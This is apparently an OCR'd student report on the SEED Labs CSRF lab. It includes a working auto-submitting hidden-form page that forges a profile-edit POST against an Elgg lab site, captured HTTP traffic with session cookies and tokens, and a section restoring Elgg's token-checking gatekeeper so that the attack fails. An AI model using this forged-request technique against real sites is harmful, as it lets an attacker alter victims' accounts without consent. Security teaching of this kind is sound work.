
```
Form data
    __elgg_token: fzK4TfkHGeq93nTVl4iLyw
    __elgg_ts: 1561058930
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription:
    contactemail:
    description: <p>test</p>
    guid: 42
    interests:
    location:
    mobile:
    name: Alice
    phone:
    skills:
    twitter:
    website:
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function post(url,fields)
{
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = url;
p.innerHTML = fields;
p.target="_self";
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}

function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='alice'/>";
fields += "<input type='hidden' name='briefdescription' value='boby is my hero'/>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'/>";
fields += "<input type='hidden' name='guid' value='42'/>";
var url = "http://www.csrflabelgg.com/action/profile/edit";
post(url,fields);
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
                                                              1,1           Top
```

With our malicious website ready, Boby sends Alice a message including the link.



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=oncrit9sf9819icv6c1aa8md66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 17:42:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:54 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 866
Content-Type: application/javascript;cha

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=oncrit9sf9819icv6c1aa8md66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 20:13:04 GMT
```

CSRF Lab Site

Messages


Inbox

☐ Boby check out this cool website just now
http://www.csrflabattacker.com/task2.html

alice

Blogs
Bookmarks
Files
Pages
Wire posts

Inbox
Sent messages




```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
Cookie: Elgg=oncrit9sf9819icv6c1aa8md66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 20:13:03 GMT

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
Cookie: Elgg=oncrit9sf9819icv6c1aa8md66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 20:13:04 GMT
```

CSRF Lab Site

alice

Blogs
Bookmarks
Files
Pages
Wire posts

Friends



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=oncrit9sf9819icv6claa8md66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 20:13:03 GMT

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=oncrit9sf9819icv6claa8md66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 20:13:04 GMT
```

alice

Brief description: boby is my hero

Your profile was successfully saved.


I sent a message from boby with the malicious link to Alice. Alice profile is blank, and then after clicking the link Alice profile brief description now says “boby is my hero”.

Question 1: Boby can get Alice’s user id (guid) by visiting her profile and clicking “send message”. You do not even have to send a message, when the template to enter the message pops up, HTTP live header has a get request which includes Alice user id. “/messages/compose?send_to=42” would reveal Alice guid.

Question 2: We need to know the user’s guid for this attack before they visit the malicious website. Because of this I do not think you could launch a CSRF attack on any and all user who visits the page. First, we would need to know the user id (guid) so that when they click on the website, the guid is included in the submitted form. There may be a way to automatically generate the guid upon visiting the website which re-directs to another website which uses the guid that was just retrieved and then use it to forge the request. That seems plausible, but I do not know if possible. So, again my answer is we do need to know the guid first, before the link is visited by the victim.

3.4 Implementing Countermeasure for Elgg:


I went to the gatekeeper function and commented out the top “return true;”.


Text Editor
File Edit View History Bookmarks Tools Help
alice : CSRF Lab Site
Index of file:///var/www
file:///var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/
Most Visited SEED Labs Sites for Labs
HTTP Header Live
Clear Options File Save Record
Data autoscroll
*ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit
Open Save
000-default.conf
*ActionsService.php
PHP Tab Width: 8 Ln 274, Col 19 INS

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=ac53l17aubub8s6nre1k619437
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 19:28:53 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 19:28:53 GMT
Cache-Control: public
Pragma: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2484
Content-Type: application/javascript;cha

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=ac53l17aubub8s6nre1k619437
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 19:28:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 19:28:54 GMT
Cache-Control: public
Pragma: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1670
Content-Type: text/css;charset=utf-8
```

```php
		$hour = 60 * 60;
		return (int)((float)$timeout * $hour);
	}

	/**
	 * @see action_gatekeeper
	 * @access private
	 */
	public function gatekeeper($action) {
		//return true;

		if ($action === 'login') {
			if ($this->validateActionToken(false)) {
				return true;
			}

			$token = get_input('__elgg_token');
			$ts = (int)get_input('__elgg_ts');
			if ($token && $this->validateTokenTimestamp($ts)) {
				// The tokens are present and the time looks valid: this is probably a mismatch due to the
				// login form being on a different domain.
				register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

				forward('login', 'csrf');
			}

			// let the validator send an appropriate msg
			$this->validateActionToken();

		} else if ($this->validateActionToken()) {
			return true;
		}

		forward(REFERER, 'csrf');
```

I tried mounting the same attack, but it would not work. I tried a few times experimenting with adding the elgg_ts and elgg_tokens. The attack would not work. It appeared to be redirecting. The ts and token would both changes. In the picture below, we can see the elgg_token and elgg_ts using the Inspection Tool.



Firefox Web Browser
File Edit View History Bookmarks Tools Help
Index of file:///var/www
alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
HTTP Header Live
Account »
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
Send
Add widgets
Friends
Inspector
All HTM
Sta... Meth.
Filter URLs
Headers Cookies Params Response Timings
Filter request parameters
14 requests 121.03 KB / 7.83 KB transferred Finish: 1.99 s DOMContentLoaded: 1.29 s load: 1.37 s
Clear Options File Save Record
Data autoscroll

```
Cache-Control: public
Pragma: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1670
Content-Type: text/css;charset=utf-8

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
Content-Type: application/x-www-form-urle
Content-Length: 469
Cookie: Elgg=q7jvq1ln54jct1f0r76pgck313
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=XW3I8DqPwXMsH8rJT9V7
POST: HTTP/1.1 302 Found
Date: Thu, 20 Jun 2019 22:16:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabelgg.com/pro
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/profil
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
```

```
POST  http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 469
Cookie: Elgg=q7jvq1ln54jct1f0r76pgck313
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=XW3I8DqPwXMsH8rJT9V73Q&__elgg_ts=1561068965&name=alice&description=&accesslevel[description]=2&br

Content-Length:429
```

```
302  POST
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
```

```
Form data
__elgg_token: XW3I8DqPwXMsH8rJT9V73Q
__elgg_ts: 1561068965
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description:
guid: 42
interests:
location:
mobile:
name: alice
phone:
skills:
```




Boby — check out this cool website — 51 minutes ago

http://www.csrflabattacker.com/task2.html

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=q7jvq11n54jct1f0r76pgck313
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:54 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 866
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 22:21:21 GMT

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=q7jvq11n54jct1f0r76pgck313
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 22:26:21 GMT
```

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size
200	GET	font-awesome.css	www.csrflabelgg.com	stylesheet	css	cached	28.38 KB
200	GET	elgg.css	www.csrflabelgg.com	stylesheet	css	cached	58.10 KB
200	GET	colorbox.css	www.csrflabelgg.com	stylesheet	css	cached	3.80 KB
200	GET	jquery.js	www.csrflabelgg.com	script	js	cached	0 B
200	GET	jquery-ui.js	www.csrflabelgg.com	script	js	cached	0 B
200	GET	require_config.js	www.csrflabelgg.com	script	js	cached	800 B
200	GET	require.js	www.csrflabelgg.com	script	js	cached	0 B
200	GET	elgg.js	www.csrflabelgg.com	script	js	cached	0 B
200	GET	en.js	www.csrflabelgg.com	script	js	cached	0 B
200	GET	init.js	www.csrflabelgg.com	script	js	cached	619 B
200	GET	ready.js	www.csrflabelgg.com	script	js	cached	271 B
200	GET	reportedcontent.js	www.csrflabelgg.com	script	js	cached	0 B
200	GET	Plugin.js	www.csrflabelgg.com	script	js	cached	630 B

14 requests | 114.62 KB / 3.90 KB transferred | Finish: 1.88 s | DOMContentLoaded: 931 ms | load: 2.14 s



This page forges an HTTP POST request.

```
http://www.csrflabattacker.com/ta
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 22:26:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 20 Jun 2019 22:25:47
ETag: "4cd-58bc8d3d613a1-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 626
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
